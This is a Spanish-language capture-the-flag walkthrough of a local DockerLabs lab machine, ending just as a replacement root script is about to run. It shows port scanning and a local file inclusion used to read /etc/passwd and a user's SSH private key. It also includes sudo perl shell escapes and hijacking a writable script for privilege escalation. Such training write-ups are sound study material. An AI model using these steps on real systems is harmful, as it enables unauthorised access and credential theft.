PSYCHO

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip psycho.zip

  Archive:  psycho.zip
  inflating: auto_deploy.sh
  inflating: psycho.tar
```

2- Y ahora desplegamos la máquina

```
sudo bash auto_deploy.sh psycho.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.490 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.490/0.490/0.490/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2

IP DE LA MÁQUINA ATACANTE 192.168.0.26

LINUX- ttl=64


ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-17 02:29 EDT
Nmap scan report for 172.17.0.2
Host is up (0.00010s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 38:bb:36:a4:18:60:ee:a8:d1:0a:61:97:6c:83:06:05 (ECDSA)
|_  256 a3:4e:4f:6f:76:f2:ba:50:c6:1a:54:40:95:9c:20:41 (ED25519)
80/tcp open  http    Apache httpd 2.4.58 ((Ubuntu))
|_http-title: 4You
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Encontramos los puertos 22 Y 80

puerto 80



ENUMERACIÓN

Identificamos tecnologías en el servidor web

whatweb 172.17.0.2

```
└─# whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Bootstrap, Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], IP[172.17.0.2], Script, Title[4Yo
u]
```

Con gobuster, enumeramos directorios

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt

```
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,doc,html,txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,doc,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/index.php            (Status: 200) [Size: 2596]
/.php                 (Status: 403) [Size: 275]
/assets               (Status: 301) [Size: 309] [--> http://172.17.0.2/assets/]
/.html                (Status: 403) [Size: 275]
/.php                 (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
===============================================================
```

En el servidor web encontramos [!] ERROR [!]. Dado este error y que tenemos un index.php probamos a fuzzear en la busca de un parámetro

wfuzz -c --hw 169 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt http://172.17.0.2/index.php?FUZZ=/etc/passwd

```
└─# wfuzz -c --hw 169 -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt http://172.17.0.2/index.php?FUZZ=/etc/passwd

********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://172.17.0.2/index.php?FUZZ=/etc/passwd
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000005155:   200        88 L     199 W      3870 Ch     "secret"
```


Comprobamos la existencia de una LFI.

Welcome to this CTF

Experience the ultimate in lorem and quiero un mundo de caramelo.

© 2024 @TLuisillo_o & DockerLabs

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin _apt:x:42:65534::/nonexistent:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin messagebus:x:100:102::/nonexistent:/usr/sbin/nologin systemd-resolve:x:996:996:systemd Resolver:/:/usr/sbin/nologin vaxei:x:1001:1001:,,,:/home/vaxei:/bin/bash sshd:x:101:65534::/run/sshd:/usr/sbin/nologin luisillo:x:1002:1002::/home/luisillo:/bin/sh




EXPLOTACIÓN

Tenemos dos usuarios vaxei y luisillo. Después de probar con hydra y medusa para quitar contraseñas no he conseguido nada. Otra forma que podríamos usar es buscar más información relacionada con estos usuarios, como su clave id_rsa. Normalmente,

se encuentra en la siguiente ruta /home/usuario/.ssh/id_rsa

Probamos esto, en el navegador; no tenemos nada con luisillo, pero, si con vaxei




La copiamos y guardamos con nano y le damos permisos de solo lectura

chmod 600 id_rsa

Nos conectamos

ssh -i id_rsa vaxei@172.17.0.2



ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo y nos vamos a

https://gtfobins.github.io/gtfobins/perl/#sudo

sudo perl -e 'exec "/bin/sh";'

```
vaxei@ef916409b494:~$ sudo -l
Matching Defaults entries for vaxei on ef916409b494:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pt

User vaxei may run the following commands on ef916409b494:
    (luisillo) NOPASSWD: /usr/bin/perl
```

```
vaxei@ef916409b494:~$ sudo -u luisillo /usr/bin/perl -e 'exec "/bin/sh";'
$ whoami
luisillo
$ bash -i
luisillo@ef916409b494:/home/vaxei$
```

Buscamos permisos sudo para luisillo

```
luisillo@ef916409b494:/home/vaxei$ sudo -l
Matching Defaults entries for luisillo on ef916409b494:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User luisillo may run the following commands on ef916409b494:
    (ALL) NOPASSWD: /usr/bin/python3 /opt/paw.py
```

Miramos permisos en la carpeta del script

luisillo@ef916409b494:~$ ls -ld /opt
drwxr-xrwx 1 root root 4096 Aug 17 20:07 /opt

Cualquier usuario puede escribir en el directorio /opt, lo que

permite reemplazar el archivo paw.py con un script malicioso.

Eliminamos paw.py

luisillo@ef916409b494:/opt$ rm -r paw.py
rm: remove write-protected regular file 'paw.py'? yes

luisillo@ef916409b494:/opt$ ls
luisillo@ef916409b494:/opt$

Creamos un nuevo paw.py y le damos permisos

```
luisillo@ef916409b494:/opt$ nano paw.py
luisillo@ef916409b494:/opt$ chmod +x paw.py
luisillo@ef916409b494:/opt$ ls
paw.py
luisillo@ef916409b494:/opt$
```

Ejecutamos el script